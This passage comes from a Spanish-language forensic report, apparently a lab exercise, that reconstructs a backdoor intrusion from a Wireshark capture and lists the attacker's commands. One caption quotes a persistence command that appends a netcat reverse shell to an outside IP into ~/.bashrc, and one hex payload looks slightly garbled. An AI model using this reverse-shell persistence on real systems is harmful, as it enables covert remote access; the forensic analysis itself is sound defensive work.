
Comando cat ingresos.txt ejecutado por el atacante

Ilustración 4.7d:



Comando cat empleados.txt ejecutado por el atacante

Ilustración 4.7e:



Comando cat codigos.txt ejecutado por el atacante

4.8 Determinar si en las capturas de red quedó algún rastro de los comandos ejecutados.

Hallazgos: Existencia de evidencia clara y sin cifrar de la intrusión.

Proceso realizado: El análisis del archivo .pcapng demostró que la comunicación entre el atacante y la backdoor se realizó en texto claro. Esto permitió capturar íntegramente tanto los comandos enviados como las respuestas del servidor.

Ilustración 4.8a:

The screenshot shows a Wireshark capture of network traffic. The packet list on the left shows a series of TCP packets from source 15.0.24.101 to destination 15.0.24.102. The selected packet (No. 109) is a TCP segment with the following details:

- Sequence Number (raw): 430613126
- [Next Sequence Number: 212 (relative sequence number)]
- Acknowledgment Number: 608 (relative ack number)
- Acknowledgment number (raw): 2659926715
- 1000 ... = Header Length: 32 bytes (8)
- Flags: 0x018 (PSH, ACK)
- Window: 501
- [Calculated window size: 64128]
- [Window size scaling factor: 128]
- Checksum: 0xe5e1 [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [Timestamps]
- [SEQ/ACK analysis]
- [Client Contiguous Streams: 1]
- [Server Contiguous Streams: 1]
- TCP payload (9 bytes)
- Data (9 bytes)
- Data: 6c3202d6c6973610a
- [Length: 9]

The packet bytes pane on the right shows the raw data of the selected packet, including the TCP header and payload.

Comando ls -lisa ejecutado por el atacante

Ilustración 4.8b:


The screenshot shows a Wireshark capture of network traffic. The packet list on the left shows a series of TCP packets from source 15.0.24.101 to destination 15.0.24.102. The selected packet (No. 109) is a TCP segment with the following details:

- Sequence Number (raw): 430613114
- [Next Sequence Number: 203 (relative sequence number)]
- Acknowledgment Number: 608 (relative ack number)
- Acknowledgment number (raw): 2659926715
- 1000 ... = Header Length: 32 bytes (8)
- Flags: 0x018 (PSH, ACK)
- Window: 501
- [Calculated window size: 64128]
- [Window size scaling factor: 128]
- Checksum: 0x2f42 [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [Timestamps]
- [SEQ/ACK analysis]
- [Client Contiguous Streams: 1]
- [Server Contiguous Streams: 1]
- TCP payload (12 bytes)
- Data (12 bytes)
- Data: 6364206172636869766f730a
- [Length: 12]

The packet bytes pane on the right shows the raw data of the selected packet, including the TCP header and payload.


Comando cd archivos ejecutado por el atacante

Ilustración 5.8c:




Comando ls ejecutado por el atacante

Ilustración 4.8d:




Comando pwd ejecutado por el atacante

Ilustración 4.8e:




Comando cd /home/mfsadmin ejecutado por el atacante

Ilustración 4.8f:




Comando tail ~ /.bashrc ejecutado por el atacante

Ilustración 4.8g:




Comando echo " nc -e /bin/bash 15.0.2.4 8888 2> /dev/null &" >> ~/.bashrc ejecutado por el atacante

Ilustración 4.8h:




Comando echo WpZDglFxFkRxR4Y4co7VFg ejecutado por el atacante

Ilustración 4.8i:



Comando nohup >/dev/null 2>&1 ejecutado por el atacante

Ilustración 4.8




Comando `nohup >/dev/null 2>&1` ejecutado por el atacante

4.9 Cronología: Inicio y fin del ataque

Hallazgos: Establecimiento de la ventana temporal del compromiso el 9 de mayo de 2022. Proceso realizado: Se correlacionaron los timestamps de los paquetes de red.

- Inicio: 17:18:22

